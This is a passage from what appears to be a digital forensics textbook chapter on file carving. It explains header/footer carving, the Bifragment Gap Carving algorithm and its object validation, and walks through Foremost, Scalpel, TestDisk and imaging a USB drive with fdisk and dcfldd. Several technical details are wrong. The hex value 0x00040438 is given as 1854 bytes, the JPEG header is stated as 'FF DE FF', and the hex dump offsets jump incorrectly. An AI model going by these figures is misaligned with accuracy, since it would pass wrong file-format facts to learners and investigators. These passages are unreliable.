
File carving is the newest technique of recovering data from digital devices and does not rely on any information located in the file system [3, 4, 7]. There are many tools available, using such technology, and they are called file carvers. File carvers are able to recover files using only the information available in the data blocks stored on the disk. A non-fragment file could be carved with the same ease as contiguous files using traditional methods relying on file system structures because many files have unique header/footer structures. Using information about their unique headers, footers (or the file size), and even internal data structure, file carvers reassemble contiguous data blocks beginning with the file header and ending at the file footer, if present. This type of file carving technique is also known header/footer carving. Figure 9.1 shows the file format of the Bitmap image file (BMP).

In Fig. 9.1, it can be seen that a BMP file starts with a unique two-byte header, “42 4D”, and the size of the BMP file in bytes is given next at byte offsets 3–6. Figure 9.2 shows a hex dump of the first 512 bytes of a BMP file by using a Linux utility *xxd*. The left side (the 8 digits before each colon) is the offset address, in hexadecimal format, which is used to locate individual bytes (start at byte offset 0). The middle is the hex dump data, and the right is the ASCII interpretation of the dump data. Each byte represents a two-digit hexadecimal number. As can be seen in Fig. 9.2, the first two bytes are “0x424D”, which is a special marker indicating the beginning of a BMP file, and 4 bytes of data starting at byte offset 3 is the file size, which is “38 04 04 00”. However, since the computer here uses the little-endian system, the real value of this 4-byte number is “0x00040438”. It means the file size is 1854 bytes.

9.1.1 Header/Footer Carving

Header/footer carving, also known as file structure-based carving, is based on the fact that most known files have distinctive header/footer structures which can be used to identify the start and end of a file. Obviously, it is very straightforward to recover deleted files by simply putting everything together between the header and the next corresponding footer as our target file given that most of files are stored in contiguous blocks (Fig. 9.3).

The growing demand by forensic investigators and corporations to collect digital evidence from devices with damaged or missing file system structures led to a wave of file carving tools that could carve contiguous files automatically. For example,

**Fig. 9.1** The structure of the bitmap image file [1]

00000000:	424d	3804	0400	0000	0000	3604	0000	2800	BM8.....6...(.
00000010:	0000	0002	0000	0002	0000	0100	0800	0000
00000020:	0000	0000	0000	120b	0000	120b	0000	0000
00000030:	0000	0000	0000	0000	0000	0101	0100	0202
00000040:	0200	0303	0300	0404	0400	0505	0500	0606
00000050:	0600	0707	0700	0808	0800	0909	0900	0a0a
00000060:	0a00	0b0b	0b00	0c0c	0c00	0d0d	0d00	0e0e
00000070:	0e00	0f0f	0f00	1010	1000	1111	1100	1212
00000080:	1200	1313	1300	1414	1400	1515	1500	1616
00000090:	1600	1717	1700	1818	1800	1919	1900	1a1a
000000a0:	1a00	1b1b	1b00	1c1c	1c00	1d1d	1d00	1e1e
000000b0:	1e00	1f1f	1f00	2020	2000	2121	2100	2222!!!.!"
000000c0:	2200	2323	2300	2424	2400	2525	2500	2626	".##\$.\$\$\$.%%.&&
000000d0:	2600	2727	2700	2828	2800	2929	2900	2a2a	&.''.((().)).**
000000e0:	2a00	2b2b	2b00	2c2c	2c00	2d2d	2d00	2e2e	*.++.,,-,-,-
000000f0:	2e00	2f2f	2f00	3030	3000	3131	3100	3232	.///.000.111.22
00001000:	3200	3333	3300	3434	3400	3535	3500	3636	2.333.444.555.66
00001100:	3600	3737	3700	3838	3800	3939	3900	3a3a	6.777.888.999.::
00001200:	3a00	3b3b	3b00	3c3c	3c00	3d3d	3d00	3e3e	:.;;.=<<.===>
00001300:	3e00	3f3f	3f00	4040	4000	4141	4100	4242	>.???.@@@.AAA.BB
00001400:	4200	4343	4300	4444	4400	4545	4500	4646	B.CCC.DDD.EEE.FF
00001500:	4600	4747	4700	4848	4800	4949	4900	4a4a	F.GGG.HHH.III.JJ
00001600:	4a00	4b4b	4b00	4c4c	4c00	4d4d	4d00	4e4e	J.KKK.LLL.MMM.NN
00001700:	4e00	4f4f	4f00	5050	5000	5151	5100	5252	N.OOO.PPP.QQQ.RR
00001800:	5200	5353	5300	5454	5400	5555	5500	5656	R.SSS.TTT.UUU.VV
00001900:	5600	5757	5700	5858	5800	5959	5900	5a5a	V.WWW.XXX.YYY.ZZ
00001a00:	5a00	5b5b	5b00	5c5c	5c00	5d5d	5d00	5e5e	Z.[[[.\\\\.]]].^^
00001b00:	5e00	5f5f	5f00	6060	6000	6161	6100	6262	^._____.``.aaa.bb
00001c00:	6200	6363	6300	6464	6400	6565	6500	6666	b.ccc.ddd.eee.ff
00001d00:	6600	6767	6700	6868	6800	6969	6900	6a6a	f.ggg.hhh.iii.jj
00001e00:	6a00	6b6b	6b00	6c6c	6c00	6d6d	6d00	6e6e	j.kkk.lll.mmm.mn
00001f00:	6e00	6f6f	6f00	7070	7000	7171	7100	7272	n.ooo.ppp.qqq.rr

Fig. 9.2 Bitmap image file Dump Data (the first 512 bytes)



Fig. 9.3 Header/footer carving

Foremost [14] works by first creating a configuration file which contains file header/footer information of certain file format. It then tries to match each of the headers with a corresponding footer. Unfortunately this software will repeatedly search through data that has previously been matched, increasing the length of time a few search can take. Richard and Roussev proposed to fix this performance issue by creating a high performance multiple file systems carver [11]. Foremost spent much of its time reading and writing to the hard drive; often the slowest piece in a computer system. The improved file carver, Scalpel [15], first indexes all headers and footers, then looks for potential matches from within that index which is stored in memory; a much faster method than repeatedly searching the hard drive. Additionally, the software also contains improved memory-to-memory copy operations,

as well as faster byte writing output. These improvements made Scalpel a much more efficient file carving tool. These two tools, however, make no effort to validate the recovered data, so false positive header/footer matches result in corrupt file recoveries. Especially in a highly fragmented disk these files contain gibberish at the end, may be incomplete or not viewable in the target program, thus requiring additional manual intervention by the investigator to remove the incorrect data blocks.

Due to the poor performance of header/footer carvers and the lower success rate for file recovery in less than ideal conditions, utilities for searching the dataset for specific file signatures were built up. Investigators looking for specific files (e.g. in cases of intellectual property theft) could load a source file into the carver and then search the dataset for binary patterns that are similar or the same to the source file. Expert users could create custom hexadecimal signatures (e.g. for file types unknown to the carver) to search for and manually stitch data blocks together.

Many of these header/footer carvers are still in use today and have enjoyed wide commercial success. The most popular among them is EnCase by Guidance Software, which is widely used by law enforcement agencies as well as corporations for a wide variety of forensic investigations [5]. EnCase was successfully used by the FBI in investigations of Enron and WorldCom and boasts a robust range of carving targets on a wide variety of platforms including mobile phones and TiVo boxes [6]. Other popular file carvers in this category include Scalpel, Foremost and FTK.

Except for these well-known works based on header and footer recovering, many detailed works focusing on some specific file types have also been proposed, such as carving the RAR file [12], the PDF file [13]. Since RAR file is the most commonly archived file, in [12], Wei et al. designed a carving algorithm based on the information and internal structure of the RAR. They applied mapping functions to locate the header and footer of an RAR file, comparing the size of the file in the RAR file with the distance between the header and footer of the RAR file or the file size to determine whether the file is fragmented. After they applied enumeration to reassemble the two fragments which were extracted, they implemented the CRC of decompressed data stored in the file header to validate the integrity of RAR file which is a good reminder for us to do the file validation after a file is extracted. In [13], Chen et al. aimed at another widely used file type, PDF. Specifically, they introduced an effective validation method for recovered PDF files by inspecting both content characters and internal structure.

All the tools previously discussed are great at the recovery of contiguously stored files, but issues arise, for example, when trying to recover files that have been split into multiple pieces and stored in different locations across on the disk. Header/footer carving suffers from two significant limitations which recent file carving advances have attempted to address. First, it can only recover contiguous files, which means that non-contiguous files cannot be recovered automatically. Unfortunately, it is very often to see that a file of interest to the forensic investigator is fragmented, for example, email archives, such as the PST or “Personal Folders” files for Microsoft Outlook, due to frequent modification and their large sizes. Second, it requires manual intervention often and as a result requires specially trained

investigators to perform secondary analyses. Recent file carving techniques were developed to address these limitations [2]. Although, most of them have been primarily focused on recovering fragmented files, many have also worked on reducing false positives and automating as many processes as possible in order to ensure widespread use of the tools by novice users. Significant strides have been made in recent years in the development of advanced file carvers due, to a large extent to the Digital Forensic Research Workshop (DFRWS) annual digital forensics challenges begun in 2005 [8]. In the 2006 challenge, participants were provided with a raw binary dataset and challenged to recover a multitude of file types including JPG, ZIP, and Office documents stored either as fragments or in contiguous data blocks. Several prominent file carving algorithms like Bifragment Gap Carving (BGC) were developed as a direct result of a DFRWS challenge and will be discussed next.

9.1.2 Bifragment Gap Carving (BGC)

Although it can become very difficult to recover deleted files that are fragmented, an interesting approach has been proposed to deal with a specific data recovery scenario where the deleted file is fragmented into two pieces. When a file is fragmented into two pieces, one piece (also known as base fragment) contains the file header and the other (also known as second fragment) file footer (Fig. 9.4). In [9], this was identified as a bi-fragmented file. The new approach is called Bifragment Gap Carving (BGC). BGC was first designed and developed by Garfinkel to solve the DFRWS 2006 file carving challenge. It was the first algorithm successfully tested on real world datasets and takes a vastly different approach to solving the data reassembly problem.

BGC is based on a dedicated survey. The survey from more than 300 hard drives used on the second hand market shows that 97% of files were either contiguous or fragmented into two parts (bi-fragmented) and 50% of recovered fragmented files are bi-fragmented files. No matter whether or not file system structures exist, it is always easy to recover deleted or lost contiguous file or data. In [9], Garfinkel concentrated his efforts on developing an algorithm for bifragmented files (i.e. files fragmented into two pieces), hence the first part of the name of the algorithm. Similar to header/footer carving, it first uses the unique header and footer of the file to find the range of




Fig. 9.4 A bi-fragmented file [15]





Fig. 9.5 Gap carving problem formulated with two variables gap size g and fragmentation point e_1

the file. “Gap Carving” refers to the algorithm’s technique of choosing a gap size, or distance between data blocks then testing all possible combinations of data block sequences using a technique called object validation to see if the candidate sequence of blocks separated by the selected gap size produces a valid reconstructed file [15]. If the validation failed, the gap size is incremented and the test repeated until there are no more data blocks or the validation passes. “Gap Carving” becomes effective because another finding obtained in the survey is that the gap between the first fragment and the second fragment is a relatively small number of disk sectors.

Next, we formulate gap carving problem with two variables, gap size g and fragmentation point e_1 , shown in Fig. 9.5. We first identify where the file header and footer are located. The file header, contained in block s_1 , is considered the starting point of the first fragment (base fragment) and the file footer, contained in block e_2 , is considered the ending point of the second fragment. A gap, “G”, of blocks (or clusters) containing non-relevant data must therefore exist between the two pieces of a bi-fragmented file. If the size of a gap and the last cluster of the base fragment (fragmentation point e_1) are fixed, the gap is determined so it can be removed accordingly to have a candidate recovered file. Afterwards, a test can be put in to see whether the reconstructed file is valid, aka object validation. An initial value of G is assigned (1 by default, which means there only exists one block not belonging to the file) and each possible location of gaps with the same size (value) is tested from either side of the file. This value sequentially increases until the correct file sequence is found or the maximum possible gap value, i.e., $e_2 - s_1 - 1$, is reached and all possible combinations of gap sizes and fragmentation points are tried, which means it fails to carve out the file. The maximum possible gap value appears when both the base fragment containing the file header and the second fragment containing the file footer contain only one data block. For example, as shown in Fig. 9.6 below, a file F is fragmented into two pieces (fragments) separated by two data blocks not belonging to the file. The first piece (base fragment) contains four data blocks and the second piece (second fragment) contains two data blocks. Thus, the maximum gap size is 6.

The above problem, which is abstracted below, can be solved by the following brute-force algorithm which checks all possible gaps, where a gap can be defined by a fragmentation point e_1 and a gap size g .

Fig. 9.6 Example of bi-fragmented file



Problem: Given a deleted bi-fragmented file, where base fragment extends from blocks s_1 to e_1 and the second fragment extends from s_2 to e_2 , return the recovered deleted file. Note that the block of **address** s_1 containing a file header and another block of **address** e_2 containing the corresponding footer, which are known.

Inputs: Block **addresses** s_1 and e_2

Outputs: Recovered deleted file or failed.

Algorithm: Checking all the possibilities for gap size G and fragmentation point e_1 (Brute Force) for finding the correct gap size and fragmentation point

1. Set initial gap size G_{init} to 1.
2. Calculate the maximum gap size $G_{\text{max}} = e_2 - s_1 - 1$
3. For each gap size G from G_{init} to G_{max} ,
 - (a) Remove G blocks at each middle location between two blocks s_1 and e_2 , and reassemble the rest of data blocks between the file header and the file footer as a candidate recovered file;
 - (b) Verify whether the candidate recovered file is a valid file. If so, return the file as the recovered file.
4. Return “failed”.

Generally speaking, BGC is a two-part process—(a) selecting a candidate sequence of blocks; and (b) validating or decoding the sequence to ensure that it follows the structured rules for its file type.

9.1.2.1 Selecting a Candidate Sequence of Blocks

The first run of BGC tries to find all contiguous files, i.e. files that are not fragmented. This is achieved by searching for file headers and file footers in the binary dataset, then merging all the blocks in between and attempting to validate this candidate sequence of blocks. If validation is successful, the file is assumed to be successfully carved and its data blocks are removed from further consideration. The process is repeated until all contiguous files are recovered. Where the validator fails, the file is assumed to be fragmented and the data blocks will be left for more an in-depth reconstruction using gap carving.

BGC attempts to carve files by determining the gap between two fragments, including its size and location. Knowing where a file starts and ends provides a maximum gap and a starting point. In gap carving, an initial gap size of g (e.g., a gap

of 1 block) is chosen, then starting with the base fragments of 1 block i.e. data blocks containing the file headers a candidate sequence of blocks chosen to be combined with the second fragment beginning with a block that is g distance from the last block in the base fragment [15]. In other words, g blocks in the middle location between file header and file footer are considered not part of the file and then eliminated. The left data blocks are then pieced together as a candidate recovered file. The gap moves between file header and file footer through the increase of the size of base fragment to see if two fragments can be reassembled properly. At each stage the candidate sequence of blocks is validated by object validation. If validation is successful, the candidate sequence is saved as the recovered file. If the validation fails, the gap size is incremented and the test is repeated to find the end of base fragment, aka fragmentation point, or the beginning of the second fragment until a successful validation occurs or until the maximum value of gap has been tested.

For example, as shown in Fig. 9.7, a bi-fragment file takes up three clusters and the initial value assigned to G is 1. Step 1 begins with removing the first two clusters right after file's header since we assume the base fragment only has one block. The remaining clusters would be concatenated and tested. When the test result of step 1 is negative, the algorithm moves one cluster forward (or extends the base fragment one block) and repeats its concatenation and testing; this would be step 2. This process repeats until the algorithm reaches the file's footer. At this point the value of G




Fig. 9.7 Using gaps to concatenate the file

would be increased and the process would restart removing the appropriate amount of clusters after the file's header. In the example, when G has a value of 3, the third step would result in a positive match, and a proper extract of the file can be made. After the file is recovered, several object validation designs were introduced to validate the carved file in an effort to eliminate false positives.

9.1.2.2 Object Validation

BGC object validation model uses a series of tests to validate a sequence of data blocks to determine if it meets the file structure requirements for its assumed file type. There are many options for validating file or data, individually or in combination increasing accuracy of file validation. Object validation begins by applying simple and fast tests to a candidate sequence of blocks, and only proceeding with more rigorous and slower tests if the preliminary tests are passed [15]. For example, JPEG files all begin with the same series of hexadecimal numbers FF DE FF followed by E0 or E1 and they all end with FF D9. BGC's first pass of JPEG validations therefore can eliminate the majority of candidates that do not meet this requirement and can avoid running the expensive tests on candidates that are of other file types.

The second round of object validation involves the use of container structures for verifying file types. ZIP files and Microsoft Office documents for example are container files with several internal sections with distinct predictable structures that can be validated very quickly. In addition, some container files contain clues about the total size of the file, thus providing additional guidance to the BGC carver. Further, a cyclic redundancy check (CRC) code is used in many file formats for verifying the integrity of the data. CRC is a technique for detecting errors in digital data, as referred to as data integrity. In the CRC method, a certain number of check bits, often called a checksum, are appended to the data or file. Whenever the data or file has been read, we can determine whether or not the check bits agree with the data, to ascertain with a certain degree of probability whether or not an error occurred in storage or transmission of the entire data. For example, CRC for zip files, Microsoft Office 2007 or 2010 file (.docx, .pptx, .xlsx), etc. Thus, we can use CRC to validate the integrity of recovered data of these file types. The third and final round of object validation entails the use of decompression and semantic validation on the candidate sequence of blocks that pass the first and second round of tests [15]. In addition, manual validation could be performed on the resulted data, for example, viewing a recovered image to see if it is corrupt or not.

BGC has the automatic effect of reducing the number of false positives that plagued **header/footer** carvers because of its object validation that provides continuing validation of file types at the time of reconstruction. The modular design of the validator framework also allows for pluggable validators such that if an improved version of a validator for JPEG files for example is available, it can easily be added into the algorithm without affecting its overall methodology.

The drawback of BGC is its restricted use to files fragmented into at most two pieces. As Pal et al. note in [10], modifying the BGC algorithm for files fragmented into three or more pieces becomes exponentially more difficult. Included in the 3% of files fragmented into more than two pieces are PST, LOG, MDB and other frequently modified files that are very valuable to a forensic investigator, none of which can be recovered by BGC. The false-positive rate of BGC is directly related to the false-positive rate of its validator framework and not every type of file may be decodable, further limiting the use of BGC to recovering only file types that can be successfully validated. In addition, BGC cannot recover files with missing headers or missing data blocks because these files would fail in the validator.

Although this work proposes a promising carving algorithm, it assumes having the correct file header and footer. Obviously, it is no longer feasible if the file doesn't have a unique header/footer structure. In addition, in a realistic scenario, a file may be huge and therefore, it might be time consuming to try all possible gaps. Moreover, all aforementioned file carvers become ineffective when dealing with files that have more than two fragments. The challenge in file carving turns out to be how to recover the file with more than two fragments. Despite many efforts to tackle the problem of file carving, especially carving out those files with more than two fragments, file carving remains an open challenge but of central importance of digital investigation.

9.2 File Carving Tools

There are different carving tools available, many of them open source. Next, we will introduce three popular file carvers.

9.2.1 *Foremost*

Foremost [14] was written by US Air Force special agents. It is a very popular file carver, and works by first creating a configuration file which contains file header/footer information of certain file format. It then recover files based on these predefined headers and footers. Specially, it first sifts through disk looking for file headers defined in the configuration file. Once a header is found, the search then proceeds to look for its corresponding footer in the configuration file. Figure 9.8 shows an example of file header and footer for JPEG files in Foremost's configuration file. Note that any line that begins with a '#' is considered a comment and ignored. In this example, it means that Foremost is configured to recover JPEG files in a disk image provided.

The next step is to start Foremost to recover JPEG files in DFRWS 2006 Forensics Challenge test image called "dfrws-2006-challenge.raw" [18].

```
# more /usr/local/etc/foremost.conf
.....
# GIF and JPG files (very common)
#   (NOTE THESE FORMATS HAVE BUILTIN EXTRACTION FUNCTION)
#   gif  y  155000000  \x47\x49\x46\x38\x37\x61    \x00\x3b
#   gif  y  155000000  \x47\x49\x46\x38\x39\x61    \x00\x00\x3b
#   jpg  y  20000000  \xff\xd8\xff\xe0\x00\x10    \xff\xd9
#   jpg  y  20000000  \xff\xd8\xff\xe1\xff\xd9
#   jpg  y  20000000  \xff\xd8    \xff\xd9
.....
```

Fig. 9.8 Foremost configuration file




Fig. 9.9 Results of Foremost examining Test Image for the DFRWS 2006 Forensics Challenge

```
foremost dfrws-2006-challenge.raw
```

After Foremost has finished, it will provide a summary what it has done and put it along with recovered files in a subfolder named output in the directory from where you called foremost. Figure 9.9 shows an example output folder when using Foremost to recover JPEG files in data set from DFRWS 2006 Forensics Challenge. The output folder created by Foremost contains two items, the “jpg” subfolder which

contains the recovered jpg files, and the “audit.txt” file which contains a list of all the files recovered.

9.2.2 *Scalpel*

Despite the successfulness of Foremost, there are many major performance flaws that hamper its functionality. This is caused by the factors that Foremost will repeatedly search through data that has previously been matched, increasing the length of time a few searches can take and memory usage. Scalpel was introduced by Richard and Richard and Roussevet [11] to enhance performance and decrease memory usage. Foremost spent much of its time reading and writing to the hard drive, often the slowest piece in a computer system. The improved file carver, Scalpel [15], first indexes all headers and footers, then looks for potential matches from within that index which is stored in memory; a much faster method than repeatedly searching the hard drive. Additionally, Scalpel also contains improved memory-to-memory copy operations, as well as faster byte writing output. These improvements made Scalpel a much more efficient file carving tool. Nevertheless, Scalpel keeps the same functionalities as Foremost since Scalpel has been derived from Foremost and reads the same configuration file.

9.2.3 *TestDisk and Photorec*

TestDisk [16] is an open source, multi-platform, data recovery tool developed by the cgsecurity team. It is capable of running on multiple operating systems such as:

- DOS
- Windows XP, 7 and 10
- Linux
- FreeBSD, NetBSD, OpenBSD
- SunOS
- MacOSx.

Unlike file carvers specializing in the recovery of deleted or lost files, TestDisk has many useful features when it comes to data recovery. They are as follows:

- Fix Partition table
- Recover deleted partition
- Recover Fat32 boot sector from backup
- Rebuild Fat12/16/32 boot sector
- Fix Fat Tables
- Rebuild NTFS boot sector
- Recover NTFS boot sector from its backup

- Fix MFT using MFT mirror
- Locate EXT2/3/4 backup superblock
- Undelete files from Fat, exFAT, NTFS and ext2 file systems
- Copy files from deleted FAT, exFAT, NTFS and EXT2/3/4 partitions.

There is another open source application that is offered by cgsecurity, which focuses only on file recovery. The application is called PhotoRec [17], which essentially ignores the file system and goes directly for the data. This application is quite similar to TestDisk since it is also used for data recovery. The main difference between the two is that PhotoRec is strictly only for files while TestDisk offers many other options in which the users can choose from. Also, PhotoRec stands for Photo Recovery, and was originally designed to recover lost pictures or lost files from digital camera memory. PhotoRec is superior when recovering deleted or lost photos and pictures. Actually, PhotoRec is a companion program to TestDisk, and provides file recovery functionality for TestDisk. However, TestDisk supports more data recovery functions, such as deleted or lost partition recovery.

Next, let's go through the TestDisk application and see how it works. Let's consider a scenario where you have to recover data from a USB drive where you accidentally deleted the partition. The USB drive originally had one partition formatted with NTFS file system, shown below (Fig. 9.10).

First, make an image of USB drive using *dcfldd*.

In order to create an image of a USB flash drive, you need to find out the device name for the USB drive you inserted into your Forensics workstation, which is a Linux VM. In Linux, Linux disks and partition names have their own basic naming scheme, for example, the master disk on IDE primary controller is named /dev/hda and the slave disk on IDE primary controller is named /dev/hdb; and the first SCSI disk (SCSI ID address-wise) is named /dev/sda.




Fig. 9.10 Test USB drive with one partition formatted as NTFS file system, which contains two folders, one photos folder and another research papers folder

Also, after you plug in your USB drive to your USB port, your USB drive is connected to your host computer first instead of your Forensics workstation. For VMWare, each removable device can be connected either to the host or to one virtual machine. Therefore, you have to go to VM > Removable Device and choose your device and then connect the device to your virtual machine. Afterwards, your virtual machine will add new block device into /dev/ directory. To find out what name your USB block device file have you can run fdisk command:

```
fdisk -l
```

In this example, shown in Fig. 9.11, the USB drive that will be imaged is located at /dev/sdb, and the logical volume that the image will be saved on is /dev/mapper/vg-lv_root.

```
[root@localhost student]# fdisk -l

Disk /dev/sda: 32.2 GB, 32212254720 bytes
255 heads, 63 sectors/track, 3916 cylinders, total 62914560 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x0000b1694

      Device Boot      Start        End      Blocks   Id  System
/dev/sda1   *        2048     1026047     512000   83  Linux
/dev/sda2       1026048    41943039    20458496   8e  Linux LVM
/dev/sda3    41943040    62914559    10485760   8e  Linux LVM

Disk /dev/mapper/vg-lv_swap: 2113 MB, 2113929216 bytes
255 heads, 63 sectors/track, 257 cylinders, total 4128768 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes

Disk /dev/mapper/vg-lv_root: 18.8 GB, 18824036352 bytes
255 heads, 63 sectors/track, 2288 cylinders, total 36765696 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes

Disk /dev/sdb: 127 MB, 127139840 bytes
4 heads, 61 sectors/track, 1017 cylinders, total 248320 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x00000000

      Device Boot      Start        End      Blocks   Id  System
[root@localhost student]#
```

Fig. 9.11 List of disks/partitions of forensics workstation after test USB drive is inserted

Note that when imaging the USB drive, every precaution must be used to prevent data on USB drive from being corrupted or overwritten, for example, using use write blocker.

The next step is to use the dcfldd utility to create an image copy of the USB drive.

```
dcfldd if=/dev/sdb of=/home/student/datatraveller.img hash=md5 hashlog=/home/student/hashlog.txt
```

